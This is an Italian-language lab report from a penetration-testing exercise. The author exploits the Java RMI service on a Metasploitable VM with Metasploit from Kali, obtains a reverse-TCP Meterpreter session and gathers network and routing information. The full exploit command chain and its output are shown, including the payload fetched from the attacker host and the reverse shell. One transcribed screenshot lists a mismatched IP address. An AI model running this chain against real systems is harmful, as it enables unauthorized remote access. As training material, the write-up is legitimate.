

Report: Simulazione accesso remoto a una macchina vulnerabile

Premessa

L'obiettivo dell'esercizio è sfruttare una vulnerabilità sul servizio Java RMI (porta 1099) presente su Metasploitable tramite Metasploit da una macchina Kali, ottenere una sessione Meterpreter e infine raccogliere informazioni di rete dalla macchina compromessa.

Configurazione dell'ambiente

- **Attaccante (Kali):** 192.168.11.111
- **Vittima (Metasploitable):** 192.168.11.112

The screenshot shows two windows. The top window is a terminal on Kali Linux with the command `ip a` running, displaying network interfaces lo and eth0. The bottom window is a terminal on Metasploitable 2 with the command `ip a` running, showing a similar interface configuration. Both terminals show the same output for the `ip a` command.

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 2e:09:a6:1d:f7:34 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fdb2:5ad9:cbbb:7d4a:107:7e8f:167a:c67a/64 scope global temporary dynamic
        valid_lft 604799sec preferred_lft 86155sec
    inet6 fdb2:5ad9:cbbb:7d4a:f717:865d:298e:3eea/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 2591999sec preferred_lft 604799sec
    inet6 fe80::215e:ffd:c827:1279/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
$ [REDACTED]

msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 7a:a7:42:d3:74:56 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```

Fase 1 – Verifica del Servizio Vulnerabile

Dalla macchina Kali è stato eseguito uno scan mirato:

`nmap -p 1099 192.168.11.112`

The screenshot shows a Kali Linux desktop environment. In the foreground, a terminal window displays the output of several commands:

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
            inet6 ::1/128 scope host noprefixroute
                valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 2e:09:a6:1d:f7:34 brd ff:ff:ff:ff:ff:ff
        inet 192.168.11.112/24 brd 192.168.11.255 scope global noprefixroute eth0
            valid_lft forever preferred_lft forever
            inet6 fe80::215e:ffd:c827:1279/64 scope link noprefixroute
                valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=3.97 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=1.85 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.61 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=1.76 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=1.56 ms
^Z
zsh: suspended  ping 192.168.11.112

(kali㉿kali)-[~]
$ nmap -p 1099 192.168.11.112
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-16 05:35 EDT
Nmap scan report for 192.168.11.112
Host is up (0.0012s latency).

PORT      STATE SERVICE
1099/tcp   open  rmiregistry
MAC Address: 7A:A7:42:D3:74:56 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 13.21 seconds

(kali㉿kali)-[~]
$
```

In the background, a window titled "Metasploitable 2" is visible, showing the system's license information and a note about the lack of warranty.

Fase 2 – Sfruttamento con Metasploit

Da Kali è stato avviato **msfconsole** ed eseguita la seguente catena di comandi:

Comando 1: use exploit/multi/misc/java_rmi_server
Spiegazione:

Dice a Metasploit di utilizzare un **exploit già pronto** per sfruttare una vulnerabilità in un servizio **Java RMI Registry**.

Questo modulo consente di inviare un payload attraverso una chiamata RMI malformata verso la porta 1099.

- multi: significa che funziona su più piattaforme (Linux, Windows, ecc.).
- misc: categoria generale per exploit non specifici di un'applicazione o sistema.
- java_rmi_server: exploit di un **Java Remote Method Invocation (RMI)** server non autenticato.

Comando 2: set RHOSTS 192.168.11.112

Spiegazione:

Definisce l'**host remoto target**, cioè la **macchina vittima** (Metasploitable) sulla quale eseguire l'attacco.

- RHOSTS: Remote Hosts (può accettare anche più IP, ma qui ne usiamo uno).
- IP 192.168.11.112: IP della macchina vulnerabile.

Comando 3: set RPORT 1099

Spiegazione:

Imposta la **porta remota** su cui il servizio vulnerabile (Java RMI) è in ascolto.

- RPORT: Remote Port.
- 1099: è la **porta standard di Java RMI Registry**.

Comando 4: set LHOST 192.168.11.111

Spiegazione:

Imposta l'**IP della macchina attaccante**, ovvero **Kali Linux**, dove il payload farà “callback” per aprire la sessione.

- LHOST: Local Host (host che riceverà la connessione reverse).
- 192.168.11.111: è l'IP della tua Kali Linux.

Comando 5: set LPORT 4444

Spiegazione:

Imposta la **porta locale di ascolto** sulla macchina Kali, per ricevere la connessione in entrata (reverse shell).

- LPORT: Local Port.
- 4444: è una porta comunemente usata per Meterpreter reverse TCP, ma può essere qualsiasi porta libera.

Comando 6: set PAYLOAD java/meterpreter/reverse_tcp
Spiegazione:

Specifica quale **payload** inviare al target. In questo caso:

- java: perché la macchina vittima usa Java.
 - meterpreter: un payload avanzato e interattivo di Metasploit, tipo shell remota.
 - reverse_tcp: tipo di connessione in cui **è la macchina vittima a connettersi alla macchina attaccante** (ottimo per aggirare i firewall).

Comando 7: exploit

Spiegazione:

Avvia l'attacco.

Metasploit invia l'exploit alla macchina remota, cerca di sfruttare la vulnerabilità. e in caso di successo:

- esegue il payload
 - la macchina vittima apre una **connessione di ritorno (reverse)**
 - la macchina attaccante riceve una **sessione Meterpreter**

(kali㉿kali)-[~]

```
$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session


[metasploit] msf6 exploit(v6.4.56-dev) > 
+ --=[ 2505 exploits - 1291 auxiliary - 431 post
+ --=[ 1610 payloads - 49 encoders - 13 nops
+ --=[ 9 evasion ]]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT => 1099
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > exploit
```

Risultato finale:

Una volta che exploit ha successo, ottieni: **Meterpreter session 1 opened**



The screenshot shows a terminal window titled "kali@kali: ~" running on Kali Linux. The terminal displays the Metasploit framework interface. At the top, there's a menu bar with File, Actions, Edit, View, Help. Below the menu, there's a banner with various exploit modules and payloads. The main area of the terminal shows the msf6 command-line interface. A user has run the command "use exploit/multi/misc/java_rmi_server" and set the RHOSTS to 192.168.11.112. They then set the RPORT to 1099, LHOST to 192.168.11.111, and LPORT to 4444. The PAYLOAD is set to java/meterpreter/reverse_tcp. Finally, they run the exploit command, which starts a reverse TCP handler on 192.168.11.111:4444. The log output shows the exploit being delivered via a Java RMI call and the successful opening of a Meterpreter session on 192.168.11.112:1099.

```
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/OS93rj2HlYYzB
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:36148) at 2025-05-16 05:45:54 -0400
```

Ora abbiamo **accesso remoto completo alla macchina Metasploitable** con possibilità di eseguire comandi, navigare nel file system, analizzare la rete, ecc.

Fase 3 – Raccolta delle Evidenze

Configurazione di rete

Comando: ifconfig

Cosa fa:

Mostra la **configurazione delle interfacce di rete**. Serve a sapere quali IP, subnet e MAC address sono assegnati alla macchina.

```

[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT => 1099
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/OS93rj2HlYYzB
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:36148) at 2025-05-16 05:45:54 -0400

meterpreter > ifconfig

Interface 1
=====
Name      : lo  - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name      : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::78a7:42ff:fed3:7456
IPv6 Netmask : ::

meterpreter >

```

Comando: (in shell) netstat -rn

Cosa fa:

Mostra la **tabella di routing** della macchina. È un modo per vedere **come** il sistema instrada i pacchetti verso altre reti.

Spiegazione opzioni:

- **-r** → mostra la **routing table**
- **-n** → mostra gli indirizzi **numerici**, senza risolverli in nomi (più veloce)

Cosa indica:

Campo	Significato
Destination	Rete di destinazione
Gateway	Gateway (router) da usare per raggiungerla
Genmask	Subnet mask
Flags	U: attivo, G: via gateway
Iface	Interfaccia di rete utilizzata (es. eth0)

The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal title is 'kali@kali: ~'. The session content is as follows:

```
LPORT ⇒ 4444
msf6 exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD ⇒ java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/0593rj2HlYYzB
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:36148) at 2025-05-16 05:45:54 -0400

meterpreter > ifconfig
Interface 1
=====
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name      : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::78a7:42ff:fed3:7456
IPv6 Netmask : ::

meterpreter > shell
Process 1 created.
Channel 1 created.
netstat -rn
Kernel IP routing table
Destination     Gateway         Genmask        Flags   MSS Window irtt Iface
192.168.11.0   0.0.0.0       255.255.255.0 U        0 0          0 eth0
0.0.0.0       192.168.11.1   0.0.0.0       UG       0 0          0 eth0
```

Conclusione

L'attacco è stato eseguito con successo. Tramite Metasploit, è stato possibile sfruttare una vulnerabilità Java RMI esposta sulla porta 1099 della macchina Metasploitable, ottenendo accesso remoto con Meterpreter. Sono state raccolte le informazioni richieste sulla rete e sulla tabella di routing, confermando la riuscita della simulazione.